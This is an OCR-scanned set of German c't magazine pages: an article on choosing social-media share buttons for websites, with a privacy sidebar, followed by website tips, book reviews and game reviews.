Es ist ein seltsames Foto, das erst im Internet und dann in den Medien kursierte: Die krisselige Aufnahme zeigte ein Kleid, das für die einen blau und schwarz schimmerte – für die anderen aber eindeutig weiß und golden war. Unglaublich. Als das Web-Portal Buzzfeed das Foto veröffentlichte, avancierte es zum Hit und verzeichnete in kurzer Zeit fast 40 Millionen Klicks. Dieser Erfolg ist den sozialen Netzwerken zu verdanken, die ihre Besucherströme zu Buzzfeed geschickt haben.

Facebook, Twitter & Co. sind riesige Empfehlungs-Maschinen. Dort lassen sich interessante Websites und lustige Fundstücke wie das verwirrende Kleidungsstück kommentieren und teilen. Dann rauschen sie durch den Nachrichtenstrom von Freunden und derer Freunde. Dass auf diesem Weg ein viraler Hit entsteht, ist zwar die Ausnahme. Doch vielen Seitenbetreibern reicht schon, dass ihre Inhalte überhaupt in den sozialen Medien zirkulieren. Die Teilen-Buttons, die auch Buzzfeed prominent platziert, unterstützen diese Verbreitung: Sie erinnern Besucher an die Möglichkeit, Inhalte zu verbreiten und verringern den Aufwand, es spontan zu tun. Ist der Nutzer in einem sozialen Netzwerk eingeloggt, kann er Artikel mit zwei Klicks teilen.

Bis auf WhatsApp bieten alle hier vorgestellten Netzwerke bequeme Tools zur Konfiguration ihrer Teilen-Buttons. Der c't-Link am Ende des Artikels führt zu einer Übersicht. Um die Knöpfe einzubauen, genügen meist wenige Zeilen HTML und JavaScript.

Doch nicht jeder braucht alle Buttons auf seiner Website. Zu viele Knöpfe sind schon deshalb von Nachteil, weil sie die Ladezeit verlängern. Außerdem fällt es Besuchern schwer, im Wirrwarr an bunten Knöpfen das bevorzugte Netzwerk zu entdecken. Viele Seitenbetreiber haben ihr Angebot an Buttons deshalb schon reduziert. Welche davon unbedingt bleiben sollten, richtet sich nach der Zielgruppe: Wen wollen Sie mit Ihrer Website erreichen? Und auf welcher Plattform hält sich diese Zielgruppe am längsten auf?

Facebook und Google+

Der dominante Generalist unter den sozialen Netzwerken ist Facebook. Hier ist so ziemlich jeder angemeldet: Freunde, Mama, Papa und sogar Oma und Opa. Laut einer Umfrage des Pew-Forschungszentrums entdeckt die Ü65-Generation gerade das Netzwerk, während das Wachstum insgesamt langsam nachlässt.

Dementsprechend ist der Facebook-Button der wichtigste Teilen-Knopf und darf nicht fehlen. Weil aber nicht jeder alles nur bei Facebook weiterempfehlen will, sind zusätzliche Knöpfe anderer Dienste empfehlenswert. Viele nutzen etwa beruflich ihren Twitter-Account und teilen exklusiv bei Facebook Inhalte mit ihren Freunden. Die knapp 1,4 Milliarden Facebook-Mitglieder gucken aber längst nicht nur, was ihre Freunde so treiben. Facebook bietet eben auch ein umfangreiches Angebot an Nachrichten und Unterhaltung. Wohl deshalb verzeichnet kein anderes Netzwerk eine so lange Verweildauer seiner Nutzer: Monatlich verbringen die Mitglieder laut Nielsen sechseinhalb Stunden am PC bei Facebook; in der App sind es sogar fast acht Stunden – Tendenz steigend.

Google wollte mit seinem eigenen sozialen Netzwerk den dominanten Konkurrenten angreifen. Doch noch immer haftet dem Netzwerk das Image einer Geisterstadt an. Diese Stadt hat zwar viele Bewohner, die dort jedoch oftmals ungewollt wohnen: Selbst wer nur seine elektronische Post mit GMail verwalten will, bekommt eine Präsenz bei Google+ verpasst – die wenigsten konfigurieren das wieder weg. Aktiv durch den Google+-Stream bewegen sich laut Google immerhin etwa 300 Millionen Nutzer pro Monat. In der App verbringen sie monatlich allerdings gerade einmal elf Minuten.


Umfragen haben ergeben, dass bei Google+ vor allem IT-Spezialisten unterwegs sind, außerdem Selbstständige und „Entscheider“. In einem IT-Blog ist ein Google+-Button also durchaus sinnvoll. Ein Mode- oder Lifestyle-Blog kann darauf verzichten.

Twitter


Bei Twitter muss man sich kurzfassen: Pro Tweet sind nur 140 Zeichen erlaubt. Vielleicht sind deshalb so viele Journalisten bei Twitter unterwegs – sie wissen, prägnant zu texten. Anders als Facebook sortiert Twitter nichts aus: Die Nutzer kriegen alles zu sehen – und verpassen unweigerlich Tweets. Nachrichtenjunkies halten sich mit dem schnelllebigen Medium auf dem neusten Stand.

Kurzbeiträge von anderen kann man „retweeten“, also im eigenen Nachrichtenstrom veröffentlichen. Auf diese Weise verbreiten sich Inhalte bei Twitter und werden von einer wachsenden Menge gesehen. Immerhin 18 Minuten beträgt die „Lebenszeit“ eines Tweets im Durchschnitt. In dieser Zeit erhält er die Hälfte seiner Retweets, wie Peter Bray in einer statistischen Analyse herausfand.

Oft besteht ein Tweet nur aus einer Überschrift und dem Link zu der geteilten Website. Besonders gut eignet sich der Twitter-Button also für Blogs mit prägnanten Seitentiteln, die keine Rätsel aufgeben. Wegen der begrenzten Tweet-Länge sollte die zu teilende URL nicht zu lang sein. Zwar hilft Twitter und ersetzt allzu lange Adressen automatisch mit einem Kurzlink. Dann ist jedoch Ihre Domain nicht mehr zu sehen.




Der Messenger WhatsApp wird immer beliebter. Einen passenden Teilen-Button müssen Webmaster selber basteln, wenn sie keine inoffizielle Fertiglösung benutzen.



Mit Teilen-Buttons lassen sich Web-Inhalte ohne Aufwand bei Facebook, Twitter oder Pinterest verbreiten. Selten lohnt es sich, jedem Netzwerk einen Knopf zu geben.

© Copyright by Heise Medien



Die Mitglieder von Pinterest sammeln viele Bilder von schicken Möbeln, Kleider und lustigen USB-Sticks. Shop-Betreiber können auf ihre Produktbilder „Pin it"-Buttons einbauen.

WhatsApp

Vor allem junge Nutzer zieht es verstärkt zu WhatsApp, das seit 2014 zu Facebook gehört und ein stetiges Wachstum verzeichnet. Heute verschicken mehr als 700 Millionen Menschen täglich 30 Milliarden Botschaften über den Messenger. Im Unterschied zu den großen sozialen Netzwerken ist WhatsApp eine Privatangelegenheit: Die Nutzer teilen ihre Web-Funde nur mit ausgesuchten Personen. Statt allen Facebook-Freunden von neuen Katzen-Bildern zu berichten, sagt man via WhatsApp nur der befreundeten Katzenliebhaberin Bescheid. Die Empfehlungen fallen somit viel persönlicher aus und geschehen seltener aus Eitelkeit.

Für den von Messengern kommenden Datenverkehr hat sich der Journalist Alexis C. Madrigal 2012 den Begriff „Dark Social" ausgedacht. In einem Beitrag für *The Atlantic* vertrat er die These, der Traffic von öffentlichen Netzwerken werde überschätzt. Madrigal hat als Bestätigung den Datenverkehr auf www.theatlantic.com ausgewertet: 56,5 Prozent der Besucher kamen aus dem Dark-Social-Bereich, also von Instant-Messengern und E-Mails. Von Facebook fanden 21,6 Prozent der Besucher den Weg zur Website, Twitter kam auf 11,2 Prozent.

Mit steigender Popularität von WhatsApp nimmt auch der Traffic aus dem Dark-Social-Bereich zu: Manche großen Web-Angebote berichten, dass deren Inhalte inzwischen mit WhatsApp am zweithäufigsten geteilt werden. Buzzfeed war eine der ersten Websites, die einen WhatsApp-Button einsetzte. Sie konnten mit ihrem selbst entwickelten Knopf die Klicks auswerten: „Jedes Mal, wenn wir uns die WhatsApp-Zahlen anschauten, hat es uns umgehauen", sagte der damalige Buzzfeed-Chef Jon Steinberg in einem Interview. Nach Einbau des Buttons verdoppelte sich die Anzahl der geteilten Inhalte.

Anders als Facebook, Google und Twitter stellt WhatsApp bisher keinen offiziellen Teilen-Knopf bereit. Stattdessen müssen Webmaster eine eigene Version basteln, was mit einem einfachen Link funktioniert: Teilen. Im Smartphone-Browser öffnet ein Klick darauf die WhatsApp-App – am PC und Mac funktioniert der Link hingegen nicht.

Pinterest und Tumblr

Bunt geht es bei Pinterest zu: Die Mitglieder der visuellen Bookmarking-Site sammeln Bilder aus dem Web. Das sind vor allem Fotos von Möbeln, schönen Räumen und Häusern sowie von Kleidern, deren Stoff nicht ständig die Farbe wechselt. Wie viele User dort Bilder „pinnen", verrät Pinterest nicht. Es sind weltweit aber wohl 70 Millionen, glauben die Analysten von Semiocast. Dass auf Pinterest vor allem junge Frauen aktiv sind, ergab eine Umfrage von Pew. Auch andere Analysen bestätigen den hohen Frauenanteil von gut 70 Prozent.

Die meisten „Pinner" gehören zu den Besserverdienern – immerhin dient die Plattform auch dazu, teure Dinge zu sammeln, die man sich mal kaufen möchte. Zusätzlich finden nsich dort künstlerische Arbeiten, weshalb Pinterest auch für Fotografen, Illustratoren und Grafikdesigner einen interessanten Marketing-Kanal darstellt. Weil „Pins" mit einer Quellenangabe versehen sind, funktionieren sie auch als Werbemöglichkeit für Onlineshop-Betreiber: Ein Bild einer schönen Couch kann Besucher von Pinterest in den Shop locken, in dem es das gute Möbelstück zu kaufen gibt. Der „Pin it"-Button lässt sich direkt auf Produktfotos platzieren.

Ebenfalls bunt, aber viel chaotischer ist Tumblr. Hier vernetzen sich hauptsächlich Teenager und junge Erwachsene, die in ihren Blogs täglich 82 Millionen Posts veröffentlichen. Tumblr-Chef David Karp sagte in einem Interview, dass eine Tumblr-Sitzung durchschnittlich 14 Minuten dauert – bei Facebook und Twitter sind die Besucher schneller wieder weg.

Zum Konzept von Tumblr gehört der rege Austausch von Inhalten. Blog-Einträge lassen sich sehr leicht „rebloggen", also mit Quellenangabe ins eigene Onlinetagebuch übernehmen. Das typische Tumblr-Blog setzt sich aus vielen Fotos, animierten GIFs und anderen fremden Inhalten zusammen. Auch das Bild des schwarz-blauen Kleids verbreitete sich in dieser Form im Tumblr-Universum und wurde mehr als 73 Millionen Mal angeklickt. Lange Texte haben es auf der Plattform hingegen schwer – Tumblrs Teilen-Button ist am besten auf einer bildlastigen Website aufgehoben.

Xing und LinkedIn

Steht bei Tumblr der Spaß im Vordergrund, ist bei Xing und LinkedIn die Stimmung gediegen – schließlich geht es hier um Geld, Beruf und Karriere. Lustige Katzen-Bilder teilen die Mitglieder in den Karriere-Netzwerken eher nicht. Stattdessen listen sie lieber ihre Berufserfahrung auf und verbreiten Job- und Seminarangebote. Xing setzt dabei auf den deutschsprachigen Bereich, wohingegen LinkedIn globaler ausgerichtet ist.


Die Teilen-Buttons dieser beiden Netzwerke empfehlen sich für Blogs und Websites, die sich mit beruflichen Themen auseinandersetzen. Sie eignen sich außerdem für Inhalte, die für die auf Xing und LinkedIn versammelten Spezialisten relevant sind: Ein Marketing-Blog mit Fachartikeln kann von einem zielgerichteten Teilen-Button also durchaus profitieren, um aus den Business-Netzwerken neue Besucher zu empfangen. Allerdings werden trockene Artikel generell seltener geteilt. Den größeren Klickanreiz bieten eben doch seltsame Fotos von Kleidungsstücken. (dbe@ct.de)

Datenschutz-Problem

Die offiziellen Teilen-Buttons der sozialen Netzwerke lassen sich zwar bequem in eine Website einbauen. Datenschutzrechtlich sind sie allerdings bedenklich (siehe Seite 163): Beim Aufruf übertragen sie persönliche Daten zu den Diensten, etwa die IP-Adresse des Besuchers. Darauf sollten Seitenbetreiber ihre Besucher hinweisen – oder statt der offiziellen Teilen-Buttons lieber statische Teilen-Links verwenden. Eine Fertiglösung ist das von Heise entwickelte Button-Set **Shariff**. Mit CSS lassen sich die Knöpfe nach eigenen Vorlieben gestalten. Wie das geht, erklärt die Projekt-Website unter www.ct.de/shariff.

c't Alle Social-Media-Buttons: ct.de/ye7d

© Copyright by Heise Medien



Chillen für Auge und Ohr

www.chillhop.com
http://chillhop.tv

Chillhop ist Musik, die eine Atmosphäre herstellen kann, ohne es dabei zu übertreiben, so die Betreiber von **chillhop.com**. Jazz kann dazuzählen, Hiphop, Triphop und sogar elektronische Musik. Musik zum Runterkommen, als Hintergrund fürs Lernen oder die Arbeit.

Ein paar Musiker und Musik-Enthusiasten, die sich dem Chillhop verpflichtet fühlen, betreiben die Site. Sie präsentieren dort ihre Musik, in der Hoffnung, dass dort Musiker und Hörer besser zusammenkommen als auf gängigen, „unpersönlichen" Musikvermarktungskanälen und so auch weniger bekannte Musiker auf Hörer treffen. Besonders beeindruckend ist dabei ihr „Fersehkanal" **Chillhop.TV**, der Musik mit entspannenden Videos kombiniert –, etwa von Sonnenaufgängen oder Zeitraffervideos von Nachthimmeln. (jo@ct.de)

Zeit im Flug

www.flightmemory.com

Was so an Flugkilometern selbst bei Gelegenheits-Flugreisenden über die Jahre zusammenkommt, veranschaulicht **FlightMemory**. Damit sich die Seite die Flüge merken kann, muss man sich registrieren – dazu reichen erfreulicherweise Benutzername und Passwort aus, persönliche Daten sind nicht erforderlich. Für jedes Flugsegment gibt man dann Abflugs- und Ankunftsflughafen sowie das Datum ein, wahlweise auch weitere Informationen zur Fluggesellschaft und zum Flugzeug. Auch Bewertungen sind möglich, etwa um für die Zukunft vor schlechten Anschlusswegen am gewählten Flughafen zu warnen.

Die so gesammelten Daten lassen sich jederzeit auswerten, zum Beispiel in Form einer Weltkarte, die die geflogenen Strecken aufzeigt. In Textform verrät FlightMemory, wie oft dabei die Erde umrundet wurde. Einen Blick wert sind die Top 10 der Fluggesellschaften und Flughäfen, die die Community in den letzten 24 Stunden angesammelt hat. Gegen Gebühr kann man sich übrigens die eigene Flughistorie auf einer Weltkarte drucken lassen.

(Tobias Engler/jo@ct.de)

60 Jahre Eurovision

http://60th.eurovision.tv
www.eurovision.tv
www.eurovision.de

Im Mai treten wieder Stars und Sternchen aus 40 Ländern an, um den beliebtesten Song zu finden – in diesem Jahr feiert der **Eurovision Song Contest** seinen 60. Geburtstag. Wer sich bereits vorab in Stimmung für den Wettbewerb bringen will, der hat auf der Homepage der Veranstaltung reichlich Gelegenheit dazu. So präsentiert sie bereits die Videos zu etlichen Beiträgen.

Sehr gelungen ist auch die Mikrosite zum runden Geburtstag: Jedes Jahrzehnt wird zunächst mit ein paar News-Schnipseln angeteasert. Zu jedem Jahr präsentiert die Site ein paar Sätze und Fotos zum Austragungsort, ein paar Fun Facts und natürlich die Ergebnisse. Von den Sieger-Songs zeigt die Site allerdings nur 40-Sekunden-Schnipsel. Mehr Hintergrundinformationen zu jedem Jahr liefert die deutsche Eurovisions-Site. (jo@ct.de)

Meta-Bibliothek

http://jster.net

jQuery ist Pflicht bei der Entwicklung von JavaScript-Anwendungen, wenn man sich die Arbeit bei DOM-Manipulationen und die Programmierung generell einfacher machen will – oder? Was gibt es eigentlich für Alternativen? Und welche JavaScript-Bibliotheken bindet man für den Datenbank-Zugriff und die Bedien-Oberfläche mit ein?

JSter soll bei solchen Fragen helfen. Die Website listet mehr als 1600 JavaScript-Bibliotheken für das Frontend auf, grob sortiert nach Kategorien. In einem Blog sowie per monatlichem Newsletter kann man sich zudem über Neuigkeiten zum Thema informieren.

(jo@ct.de)

c't Diese Seite mit klickbaren Links:
ct.de/ybt6

Hype-Videos

Der spanische Schauspieler und Komiker Juan Joya Borja trägt auch den Spitznamen **El Risita – das Kichern**. Weshalb, versteht jeder sofort, der das kurze Video sieht, in dem er von seiner Zeit als Küchenhilfe erzählt. Sein Lachen zieht den Betrachter so in den Bann, dass es bereits diverse Versionen des Videos gibt, die ihm unterschiedliche Texte in den Mund legen. Darin macht er sich dann über den FC Schalke lustig, über Impfkritiker oder das neue MacBook.

http://youtu.be/WDiB4rtp1qw
http://youtu.be/V3LR9YUrVy4
http://youtu.be/hNpMFJpbzoI
http://youtu.be/KHZ8ek-6ccc
(Verschiedene Längen, Spanisch mit deutschen und englischen Untertiteln)

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Bonn 2015 (4. Aufl.)
Rheinwerk
409 Seiten
25 € (PDF-/Epub-/Mobi-E-Book: 20 €)
ISBN 978-3-8362-2790-2

Uwe Post

Android-Apps entwickeln

Eine Spiele-App von A bis Z

Die Vielzahl der bislang erschienenen Versionen des Betriebssystems Android macht App-Entwicklern das Leben nicht leicht. Ende 2014 hat Android-Macher Google auch noch einen Schwenk bei der offiziellen Entwicklungsumgebung vollzogen und setzt nicht länger auf Eclipse ADT (Android Development Tools), sondern auf Android Studio.


Aus unterschiedlichen Gründen machen viele Entwickler diesen Wechsel (noch) nicht mit; es besteht auch kein Zwang dazu. So passt die vierte Auflage von Posts Standardwerk über die Programmierung von Android-Spielen mit Eclipse ADT und Android 4 durchaus noch zur Situation zahlreicher App-Schöpfer.

Als kapitelübergreifendes Projekt dient ein Spiel, bei dem es darum geht, möglichst viele virtuelle Mücken auf dem Touchscreen zu erschlagen. Post beginnt bei der Installation der Entwicklungsumgebung und der Verbindung des Mobilgeräts mit dem PC. Er vermeidet aber das übliche „Hello World"-Geplänkel; schon das erste Programm nutzt synthetische Spracherzeugung. Es geht rasant weiter zur Implementierung von Layouts und zu den ersten Bedienelementen wie Buttons und TextViews. Schritt für Schritt baut der Autor eine kleine Game-Engine für sein Mücken-Massaker, zeigt die Einbindung von Grafiken und Sounds sowie die Abfrage von Benutzereingaben. Unter anderem bekommt das Spiel auch noch eine Internet-gestützte Bestenliste.

Ferner erklärt der Autor, wie man die Kamera sowie Geo-Koordinaten und Beschleunigungssensoren programmtechnisch nutzt. Mit viel Witz führt Post seine Leser schließlich an die Programmierung eigener Android-Spiele mit Eclipse ADT heran. Wer Android Studio vorzieht, greift besser zu „Spieleprogrammierung mit Android Studio" vom selben Autor (c't 2/15, S. 178).

Die mitgelieferte DVD enthält die benötigte Software einschließlich Inkscape, Gimp und Audacity sowie eine HTML-Ausgabe des Buchs „Java ist auch eine Insel".

(Maik Schmidt/psz@ct.de)



Wiesbaden 2015
Springer Gabler
175 Seiten
35 € (PDF-/Epub-/Kindle-E-Book: 27 €)
ISBN 978-3-6580-6728-1

Volker P. Andelfinger, Till Hänisch

Internet der Dinge


Technik, Trends, Geschäftsmodelle

Mit Buzzwords wie „Internet der Dinge", „digitale Transformation" oder auch dem diesjährigen CeBIT-Motto „d!conomy" lassen sich vielerlei Vorstellungen verbinden. Vom oft strapazierten Internet-fähigen Kühlschrank bis zur menschenlosen Fabrik, die sich mit Zulieferern und Abnehmern autonom verständigt, reichen die gängigen Assoziationen. Je abstrakter vermeintlich anstehende digitale Umbrüche diskutiert werden, desto weniger wird klar, ob einzelne Techniken einen realen Nutzen bieten. Wie können wirklich sinnvolle Anwendungen vernetzter Alltagsgegenstände aussehen und welche gesellschaftlichen Veränderungen sind damit verbunden? Abseits der Schützengräben von Schwärmern und Skeptikern haben Wirtschaftsinformatikstudenten im Rahmen eines Integrationsseminars Geschäftsideen entwickelt, deren Spektrum von der Indoor-Navigation für Sehbehinderte über Tracking-Applikationen bis zur Verkehrs- und Fahrzeugelektronik reicht. Das Buch dokumentiert diese ebenso mühe- wie liebevoll recherchierten Projekte. Markterkundung, Problemerörterung, Zielgruppenbestimmung, technische Spezifikationen: Nichts bleibt unbeachtet. Diese Beispiele lehren mehr über das Potenzial des „Internet der Dinge" als abstrakte Definitionen, prominente Keynotes oder Interviews mit Zukunftsforschern.

Das Autorenteam von Andelfinger und Hänisch mit Gastautor Dominik Mai bettet diese praxisnahe Reise durchs Ideenland in den Zusammenhang der geschichtlichen Entwicklung des Internet ein. Dabei erfährt der Leser, wie Produkte im Marketing entwickelt werden und was erfolgreiche Anwendungen auszeichnet.

Am Schluss werfen die Autoren die Frage nach der Relevanz auf: Alles nur Science-Fiction oder doch Rezepte, die zum Kochen einladen? Auf jeden Fall ist das Buch ein gutes Heilmittel gegen das Abheben für alle, die in Bezug auf das „Internet der Dinge" gern in die Wolken blicken.

(Ulrich Schmitz/psz@ct.de)



München 2014
Blanvalet
480 Seiten
20 € (Epub-/Kindle-E-Book: 16 €)
ISBN 978-3-7645-0492-2

Marc Elsberg

ZERO

Sie wissen, was du tust

Die britische Journalistin Cynthia Bonsant erhält von ihrem Chefredakteur eine Datenbrille. Ein Freund ihrer Tochter leiht sich das Gerät aus – und kommt unter merkwürdigen Umständen ums Leben. Daraufhin beginnt Cynthia zu recherchieren, muss das aber unterbrechen, um einen Auftrag ihrer Redaktion auszuführen: Sie soll herausfinden, wer hinter den Netzaktivisten von „Zero" steckt, die vor „Datenkraken" wie der Man-Ranking-Agentur Freemee warnen.

Das Geschäftsmodell dieses Unternehmens beruht darauf, dass seine Nutzer ihm freiwillig ihre Daten aus sozialen Netzwerken, von Einkäufen oder von Spaziergängen mit Datenbrillen zur Verfügung stellen. Damit kann Freemee „Activity-Apps" optimieren, die Tipps für Schule, Beruf, Fitness und Partnerschaft geben. Für die Veröffentlichung ihrer Daten zahlt Freemee den Nutzern ein Entgelt. Cynthias Tochter und deren Freunde bessern damit schon seit Monaten ihr Taschengeld auf.

Bei ihren Recherchen gerät die Journalistin nicht nur ins Visier von Freemee, sie fällt auch amerikanischen Geheimdiensten auf. Die haben erkannt, dass Menschen sich mit Freemees Datenmacht politisch manipulieren lassen – bis hin zum algorithmisch gesteuerten Smart Mob.

Die Zutaten für diesen Thriller entstammen dem Alltag der digital geprägten Gesellschaft: die Quantify-Yourself-Bewegung, Social Media und Big Data. Elsberg schafft es, daraus eine glaubwürdige Dystopie zu entwickeln, die der tatsächlichen technischen Entwicklung nur wenig voraus ist. Er wirft die Frage auf, wer die Algorithmen kontrolliert, die unser Leben mit nützlichen Dienstleistungen beeinflussen. Gruselig ist, dass dieser Entwicklung derzeit rechtlich nichts entgegen steht. Elsberg sieht allein in einer kritischen Öffentlichkeit in Kombination aus Journalismus und Netzaktivismus noch ein Gegengewicht. Der Roman ist gewissermaßen Pflichtlektüre für jeden politisch Interessierten.

(Christiane Schulzki-Haddouti/psz@ct.de)

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Flottenkampf in drei Dimensionen

Das Volk des Wüstenplaneten Kharak greift nach den Sternen. Mit einem Mutterschiff bricht es auf, um seine einstige Heimatwelt Hiigara zu finden. Dort warten jedoch bereits andere Völker auf die Ankömmlinge. In den Tiefen des Raums entbrennt ein Überlebenskampf.

1999 war „Homeworld“ von Relic eines der ersten Spiele, die dreidimensionalen Raumkampf ermöglichten. Mit der **Homeworld Remastered Collection** bringt Gearbox Software eine Sammlung heraus, die außer den Klassikerversionen Homeworld 1 und 2 je eine gründlich renovierte Fassung mit neu gestalteten Modellen und hochaufgelösten Texturen enthält. Außerdem gibt es eine netzgestützte Multiplayer-Variante für acht Spieler, die sich noch im Betastadium befindet.

Die Grundlage des Erfolgs in diesen Spielen bilden die Ressourcen, die man per Sammelschiff von Asteroiden bergen muss. Forschungsschiffe ermöglichen die Konstruktion neuer Schiffstypen, von der Sonde bis zum Zerstörer. Vor- und Nachteile jedes Typs werden per Popup eingeblendet. Homeworld bietet eine ganze Phalanx an taktischen Kniffen, um die chaotischen Schlachten zu überstehen. So kann man Schwadrone selbst zusammenstellen, indem man Schiffe markiert und ihnen per <Strg> + [Zahl] eine Nummer zuweist. Mit <W> setzt man Wegpunkte und weist spezielle Aufgaben zu – dabei geht es etwa darum, einen Transporter zu verteidigen oder einen Hinterhalt zu legen.

Die Grafik der renovierten Fassungen ist beeindruckend schön gelungen. Großartige Sternenpanoramen bilden den Hintergrund der Schlachten, die Schiffe sind abwechslungsreich gestaltet. Zur epischen Wirkung trägt neben der tiefen Story und der visuellen Pracht auch die orientalisch anmutende Musik bei.

Gewöhnungsbedürftig ist die Navigation in drei Dimensionen. Schnell schickt man versehentlich eine Staffel zu weit, während man sich bereits um die nächste kümmert. Die Kamerasteuerung zeigt sich bisweilen zickig, was in der Hitze der Echtzeit-Gefechte böse Folgen haben kann. Per Leertaste lässt sich eine taktische Karte aufrufen, die sämtliche Einheiten zeigt und für Übersicht sorgt.
(Stephan Greitemeier/psz@ct.de)

Homeworld Remastered Collection

Vertrieb	Gearbox Software, www.homeworldremastered.com
Betriebssystem	Windows 8, 7, Vista
Hardware-anforderungen	Mehrkernsystem, 3 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
Mehrspieler	8 online
Idee ⊕ Spaß ⊕	Umsetzung ⊕ Dauermotivation ⊕
Deutsch • USK 12 • 32 €	

Dunkle Gestade

Vor drei Dekaden verschwand London von der Oberfläche der alternativen Erde von **Sunless Sea**. In der Tiefe existiert das „Gefallene London“ weiter, am Ufer eines schwarzen Meeres, der „Unterzee“. Dort wartet eine Welt voller Mysterien und Gefahren, die es zu erkunden gilt.

Mit dem Kickstarter-finanzierten eigenwilligen Projekt knüpft das englische Studio Failbetter Games an sein preisgekröntes Browser-Spiel „Fallen London“ an. Neben stimmungsvollen Bildern und als Text erzählten Abenteuern regiert in Sunless Sea die Entdeckerfreude. Als „Zeefahrer“ muss man die dunklen Gewässer erkunden und die Dutzenden von Inseln anfahren, die in der Schwärze verborgen sind. Bei Landgängen ergattert man Geheimnisse und Geschichten. Die kann man sich in der gefallenen Hauptstadt in der Währung „Echos“ vergüten lassen. Ihr Gegenwert erlaubt es, Handel zu treiben oder das Schiff aufzurüsten. Es gibt sieben Schiffstypen; der Weg zum Reichtum ist steinig. Brennstoff und Nahrung sind für denjenigen unerlässlich, der nicht im Nichts stranden oder von der eigenen Crew verspeist werden will. Der Tod der Spielfigur beendet das Spiel; für einen Neubeginn mit dem nächsten Kapitän darf man nur wenige der zuvor erworbenen Güter als „Erinnerung“ mitnehmen. Der „Mercy“-Modus erlaubt es, diese etwas harte Regelung zu umgehen.

Piraten und Monster bevölkern die einsamen Gewässer, und man gerät rasch in Seeschlachten. Hier kommt das vorinstallierte Deckgeschütz zum Einsatz, das leider starr montiert ist. Auch der drohende Wahnsinn gefährdet den Spieler: Je länger dieser unterwegs ist, desto gefährlicher rückt der Anzeigebalken dem Kollaps entgegen. Eine nette Gesellschaft oder ein erotisches Abenteuer kann das beheben. Aber alles hat seinen Preis.

Neben der makellosen 2D-Grafik in Draufsicht und der großartigen Klangkulisse fasziniert bei Sunless Sea vor allem die gut konzipierte fremdartige Welt. In den Texten öffnen sich immer neue Geschichten, man hat teil an unheimlichen oder romantischen Abenteuern in der untergegangenen Metropole. Leider wird das Spiel nicht eingedeutscht. Wer also mit Genuss in die finstere Welt abtauchen will, muss gute Englischkenntnisse mitbringen.
(Stephan Greitemeier/psz@ct.de)

Sunless Sea

Vertrieb	Failbetter Games, www.failbettergames.com/sunless
Betriebssystem	Windows 8, 7, Vista, XP; Mac OS ab 10.6
Hardware-anforderungen	2-GHz-PC, 1 GByte RAM, 256-MByte-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
